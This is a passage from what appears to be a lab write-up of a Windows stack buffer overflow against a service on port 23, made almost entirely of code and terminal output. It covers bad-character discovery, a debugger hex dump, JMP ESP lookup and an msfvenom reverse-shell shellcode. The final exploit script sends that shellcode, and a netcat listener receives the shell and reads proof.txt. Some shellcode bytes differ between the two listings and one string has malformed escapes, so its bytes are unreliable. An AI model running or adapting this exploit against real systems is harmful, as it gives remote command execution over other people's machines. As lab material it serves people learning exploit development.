xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xfd\xfe\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```

```
> cat school.txt
```

	File: school.txt
1	42326242
2	
3	Offset correcto es: 1902
4	
5	badcharacters:
6	\x00\x4d\x4f\x5f\x79\x7e\x7f

```
cat esn[0].t.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv [2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1982 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x89\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
```

Address	Hex	dump	ASCII																																																																																																																																																																																																																																																												
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
000EDF848	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39</																																																																																																																																																																																																						

```
> cd /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > exit
```

```
!mona modules
```

```
!mona find -s '\xff\xe4'
```

```

> msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=443 -f py -b '\x00\x4d\x4f\x5f\x79\x7e\x7f'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of py file: 1722 bytes
buf = b""
buf += b"\x33\xc9\xe8\xaf\xe8\xff\xff\xff\xff\xc0\xe5"
buf += b"\x81\x76\xe0\xe1\xb5\xc7\xe6\x83\xee\xfc\xe2\xf4"
buf += b"\x1d\x5d\x45\xe6\xe1\xb5\xa7\x6f\x04\x84\x07\x82"
buf += b"\x6a\xe5\xf7\x6d\xb3\xb9\x4c\xb4\xf5\x3e\xb5\xce"
buf += b"\xc1\x02\x8d\xc0\xd0\x4a\x6b\xda\x80\xc9\xc5\xca"
buf += b"\xc1\x74\x08\xeb\xe0\x72\x25\x14\xb3\xe2\x4c\xb4"
buf += b"\xf1\x3e\x8d\xda\x6a\xf9\xd6\x9e\x02\xfd\xc6\x37"
buf += b"\xb0\x3e\x9e\xc6\xe0\x66\x4c\xaf\xf9\x56\xfd\xaf"
buf += b"\x6a\x81\x4c\xe7\x37\x84\x38\x4a\x20\x7a\xca\xe7"
buf += b"\x26\x8d\x27\x93\x17\xb6\xba\x1e\xda\xc8\xe3\x93"
buf += b"\x05\xed\x4c\xbe\xc5\xb4\x14\x80\x6a\xb9\x8c\x6d"
buf += b"\xb9\xa9\xc6\x35\x6a\xb1\x4c\xe7\x31\x3c\x83\xc2"
buf += b"\xc5\xee\x9c\x87\xb8\xef\x96\x19\x01\xea\x98\xbc"
buf += b"\x6a\xa7\x2c\x6b\xbc\xdd\xf4\xd4\xe1\xb5\xaf\x91"
buf += b"\x92\x87\x98\xb2\x89\xf9\xb0\xc0\xe6\x4a\x12\x5e"
buf += b"\x71\xb4\xc7\xe6\xc8\x71\x93\xb6\x89\x9c\x47\x8d"
buf += b"\x1e\xba\x12\xb6\xb1\xe5\x97\xa6\xb1\xf5\x97\x8e"
buf += b"\x0b\xba\x18\x06\x1e\x60\x50\x8c\xe4\xdd\xcd\xe6"
buf += b"\xe3\xf4\xaf\xe4\xe1\xb4\x7c\x6f\x07\xdf\xd7\xb0"
buf += b"\xb6\xdd\x5e\x43\x95\xd4\x38\x33\x64\x75\x3b\xea"
buf += b"\x1e\xfb\xcf\x93\x0d\xdd\x37\x53\x43\xe3\x38\x33"
buf += b"\x89\xd6\xaa\x82\xe1\x3c\x24\xb1\xb6\xe2\xf6\x10"
buf += b"\x8b\xa7\x9e\xb0\x03\x48\xa1\x21\xa5\x91\xfb\xe7"
buf += b"\xe0\x38\x83\xc2\xf1\x73\xc7\xa2\xb5\xe5\x91\xb0"
buf += b"\xb7\xf3\x91\xa8\xb7\xe3\x94\xb0\x89\xcc\x0b\xd9"
buf += b"\x67\x4a\x12\x6f\x01\xfb\x91\xa0\x1e\x85\xaf\xee"
buf += b"\x66\xa8\xa7\x19\x34\xe0\x37\x53\x43\xe3\xaf\x40"
buf += b"\x74\x08\x5a\x19\x34\x89\xc1\x9a\xeb\x35\x3c\x06"
buf += b"\x94\xb0\x7c\xa1\xf2\xc7\xa8\x8c\xe1\xe6\x38\x33"

```

```

> cat exploit4.py -p
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

buf = b""
buf += b"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\xe1\xb5\xc7\xe6\x83\xee\xfc\xe2\xf4"
buf += b"\x1d\x5d\x45\xe6\xe1\xb5\xa7\x6f\x04\x84\x07\x82"
buf += b"\x6a\xe5\xf7\x6d\xb3\xb9\x4c\xb4\xf5\x3e\xb5\xce"
buf += b"\xee\x02\x8d\xc0\xd0\x4a\x6b\xda\x80\xc9\xc5\xca"
buf += b"\xc1\x74\x08\xeb\xe0\xf2\x25\x14\xb3\xe2\x4c\xb4"
buf += b"\xf1\x3e\x8d\xda\x6a\xf9\xd6\x9e\x02\xfd\xc6\x37"
buf += b"\xb0\x3e\x9e\xc6\xe0\x66\x4c\xaf\xf9\x56\xfd\xaf"
buf += b"\x6a\x81\x4c\xe7\x37\x84\x38\x4a\x20\x7a\xca\xe7"
buf += b"\x26\x8d\x27\x93\x17\xb6\xba\x1e\xda\xc8\xe3\x93"
buf += b"\x05\xed\x4c\xbe\xc5\xb4\x14\x80\x6a\xb9\x8c\x6d"
buf += b"\xb9\xa9\xc6\x35\x6a\xb1\x4c\xe7\x31\x3c\x83\xc2"
buf += b"\xc5\xee\x9c\x87\xb8\xef\x96\x19\x01\xea\x98\xbc"
buf += b"\x6a\xa7\x2c\x6b\xbc\xdd\xf4\xd4\xe1\xb5\xaf\x91"
buf += b"\x92\x87\x98\xb2\x89\xf9\xb0\xc0\xe6\x4a\x12\x5e"
buf += b"\x71\xb4\xc7\xe6\xc8\x71\x93\xb6\x89\x9c\x47\x8d"
buf += b"\xe1\x4a\x12\xb6\xb1\xe5\x97\xa6\xb1\xf5\x97\x8e"
buf += b"\x0b\xba\x18\x06\x1e\x60\x50\x8c\xe4\xdd\xcd\xe6"
buf += b"\xe3\xf4\xaf\xe4\xe1\xb4\x7c\x6f\x07\xdf\xd7\xb0"
buf += b"\xb6\xdd\x5e\x43\x95\xd4\x38\x33\x64\x75\xb3\xea"
buf += b"\x1e\xfb\xcf\x93\x0d\xdd\x37\x53\x43\xe3\x38\x33"
buf += b"\x89\xd6\xaa\x82\xe1\x3c\x24\xb1\xb6\xe2\xf6\x10"
buf += b"\x8b\xa7\x9e\xb0\x03\x48\xa1\x21\xa5\x91\xfb\xe7"
buf += b"\xe0\x38\x83\xc2\xf1\x73\xc7\xa2\xb5\xe5\x91\xb0"
buf += b"\xb7\xf3\x91\xa8\xb7\xe3\x94\xb0\x89\xcc\x0b\xd9"
buf += b"\x67\x4a\x12\x6f\x01\xfb\x91\xa0\x1e\x85\xaf\xee"
buf += b"\x66\xa8\xa7\x19\x34\x0e\x37\x53\x43\xe3\xaf\x40"
buf += b"\x74\x08\x5a\x19\x34\x89\xc1\x9a\xeb\x35\x3c\x06"
buf += b"\x94\xb0\x7c\xa1\xf2\xc7\xa8\x8c\xe1\xe6\x38\x33"
payload = b"A"*1902 + b"\xdd\x12\x50\x62" + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload)
s.recv(1024)
s.close()

> python exploit4.py 10.0.2.105 23

```

```

> nc -l -p 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 57090
Microsoft Windows 6.1.7601 (4.0)

```

Z:\>|

Z:\>cd root

Z:\root>type proof.txt  
ccc34dede451108a8fe6f75d6ea7d2ae